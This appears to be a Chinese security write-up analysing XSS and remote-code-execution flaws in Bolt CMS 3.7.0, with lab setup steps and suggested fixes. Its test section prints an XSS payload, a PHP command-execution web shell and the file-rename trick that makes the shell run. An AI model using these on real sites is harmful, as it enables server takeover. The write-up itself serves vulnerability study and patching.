bolt cms V3.7.0 xss 和远程代码执行漏洞

导航：

1. 漏洞环境搭建

github 上下载对应版本，这里下载 3.7.0.

```
https://github.com/bolt/bolt/releases
```


解压后需要重命名以下文件：

```
mv .bolt.yml.dist .bolt.yml
mv composer.json.dist composer.json
mv composer.lock.dist composer.lock
mv src/Site/CustomisationExtension.php.dist src/Site/CustomisationExtension.php
```

为了快速搭建这里使用 phpstudy，开启 apache 和 mysql


PhP study
集成环境
首页
网站
FTP
数据库
环境
设置
小皮面板(phpstudy) linux web面板0.7版本正式发布
一键启动
WAMP
停止
开机自启
启用
数据库工具
打开
套件
Apache2.4.39
停止
重启
配置
FTP0.9.60
启动
重启
配置
MySQL5.7.26
停止
重启
配置
MySQL8.0.12
启动
重启
配置
Nginx1.15.11
启动
重启
配置
运行状态
资源信息
日志文件
清空
2020-08-02 17:22:51 Apache2.4.39 已启动
2020-08-02 17:22:51 Apache2.4.39 正在启动.....
2020-08-02 17:22:51 MySQL5.7.26 已启动
2020-08-02 17:22:51 MySQL5.7.26 正在启动.....
2020-08-02 16:57:57 MySQL5.7.26 已停止
2020-08-02 16:57:57 Apache2.4.39 已停止
2020-08-02 13:32:51 Apache2.4.39 已启动
2020-08-02 13:32:51 Apache2.4.39 正在启动.....
Apache2.4.39
MySQL5.7.26
版本：8.1.0.7

点击网站，创建站点，选择好 php 版本并创建数据库，记住域名、数据库名称、用户名和密码



配置数据库 app/config/config.yml。填好数据库名称、用户名和密码然后保存


```
# Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.
#
# For SQLite, only the databasename is required. However, MySQL and Postgre
# also require 'username', 'password', and optionally 'host' ( and 'port' )
# server is not on the same host as the web server.
#
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
    driver: mysql
    databasename: bolttest
    username: bolttest
    password:123456
    host:localhost
    port:3306

# The name of the website
sitename: A sample site
payoff: The amazing payoff goes here

# The theme to use.
#
# Don't edit the provided templates directly, because they _will_ get updat
# in next releases. If you wish to modify a default theme, copy its folder,
# change the name here accordingly.
```

然后浏览器访问 http:// 上面自己设置的域名 / public 即可到安装页面，第一次需要设置管理员账号和密码

```
http://上面自己设置的域名/public
http://上面自己设置的域名/public/bolt  # 管理地址
```



2. 漏洞分析

1)XSS 成因分析

该漏洞存在于 vendor/bolt/bolt/src/Controller/Backend/Users.php。有两个变量 $user 和 $userEntity 用于存储和使用以显示此代码中的用户数据。$userEntity 在传递给 $form->isValid（），这表明 $user 有未编码的输入和 $userEntity 是具有编码的输入。也就是说使用 $user 未对用户输入编码，使用 $userEntity 可以对用户输入编码。

下面代码使用

$user->getDisplayName（）而不是 $userEntity->getDisplayName（），显示未编码的用户输入，所以导致 XSS。

```
switch ($action) {
        case 'disable':
            if ($this->users()->setEnabled($id, false)) {
                $this->app['logger.system']->info("Disabled user
'{$user->getDisplayname()}'.", ['event' => 'security']);
$this->flashes()->info(Trans::__('general.phrase.user-disabled', ['%s'
=> $user->getDisplayname()]));
            } else {
$this->flashes()->info(Trans::__('general.phrase.user-failed-disabled',
['%s' => $user->getDisplayname()]));
            }
            break;
        case 'enable':
            if ($this->users()->setEnabled($id, true)) {
                $this->app['logger.system']->info("Enabled user
'{$user->getDisplayname()}'.", ['event' => 'security']);
$this->flashes()->info(Trans::__('general.phrase.user-enabled', ['%s'
=> $user->getDisplayname()]));
            } else {
$this->flashes()->info(Trans::__('general.phrase.user-failed-enable',
['%s' => $user->getDisplayname()]));
            }
            break;
        case 'delete':
            if ($this->isCsrfTokenValid() && $this->users()->deleteUser($id)) {
                $this->app['logger.system']->info("Deleted user
'{$user->getDisplayname()}'.", ['event' => 'security']);
$this->flashes()->info(Trans::__('general.phrase.user-deleted', ['%s'
=> $user->getDisplayname()]));
            } else {
$this->flashes()->info(Trans::__('general.phrase.user-failed-delete',
```

```
['%s' => $user->getDisplayname()]));
            }
            break;
        default:
            $this->flashes()->error(Trans::__('general.phrase.no-such-action-for-user',

['%s' => $user->getDisplayname()]));
    }
```

2) 远程代码执行成因分析

```
public function rename($path, $newPath)
{
        $path = $this->normalizePath($path);
        $newPath = $this->normalizePath($newPath);
        $this->assertPresent($path);
        $this->assertAbsent($newPath);
        $this->doRename($path, $newPath);
    }
```

normalizePath（）函数在第 823 行 acts 的同一文件中定义作为 Flysystem 的 normalizePath（）函数的包装器。已经习惯了

获取文件的 “真实” 路径。这用于验证文件位置等等。

例如，./somedir/../text.txt == ./text.txt == text.txt

所以'./text.txt' 传递给此函数，它返回'text.txt'

所以，从文件名'backdoor.php/.' 将其传递给 normalizePath（）它返回'backdoor.php' , 这正是我们所需要的。

所以数据流看起来，首先是值'backdoor.php/.' 传递给 validateFileExtension（）返回 NULL，因为后面没有文本最后一个点。所以，extesion 过滤器被绕过了。接下来，相同的值是


传递给 normalizePath（），它删除最后一个 “/.”，因为它看起来像它是指向当前目录的路径。最后，文件被重命名为'backdoor.php'


3. 漏洞测试

3.1. xss

构造 payload


```
xxxxxxxxxx POST /preview/page HTTP/1.1Host: localhost
contenttype=pages&title=title&slug=testpage1&teaser=teaser1&body=<script>alert(1)</script>&id=151
```







3.2. 远程代码执行

创建一个文件，然后编辑这个文件，写入木马保存。





bolt/public/bolt/file/edit/files/shell.html
Dashboard
Content
Homepage
Pages
Entries
Showcases
Blocks
Settings
Configuration
File Management
Extensions
Collapse sidebar
Edit file
files://shell.html
1 <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd =
2 ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
Save
Revert changes
Saved on: 02/08/2020 17:51:58 (a minute ago)

然后将**shell.html**重命名危**shell.html.php\.**



即可变成 shell.html.php



访问该文件即可执行命令

4. 影响版本

Bolt CMS<= 3.7.0

5. 防御方案

1. XSS
   使用具有编码值的变量来显示用户信息。使用`$userEntity`而不是`$user`
2. RCE

重命名时更改数据流。先把数据传过来`normalizePath（）`数据，然后通过`validateFileExtension（）`。这样，验证函数验证最终值。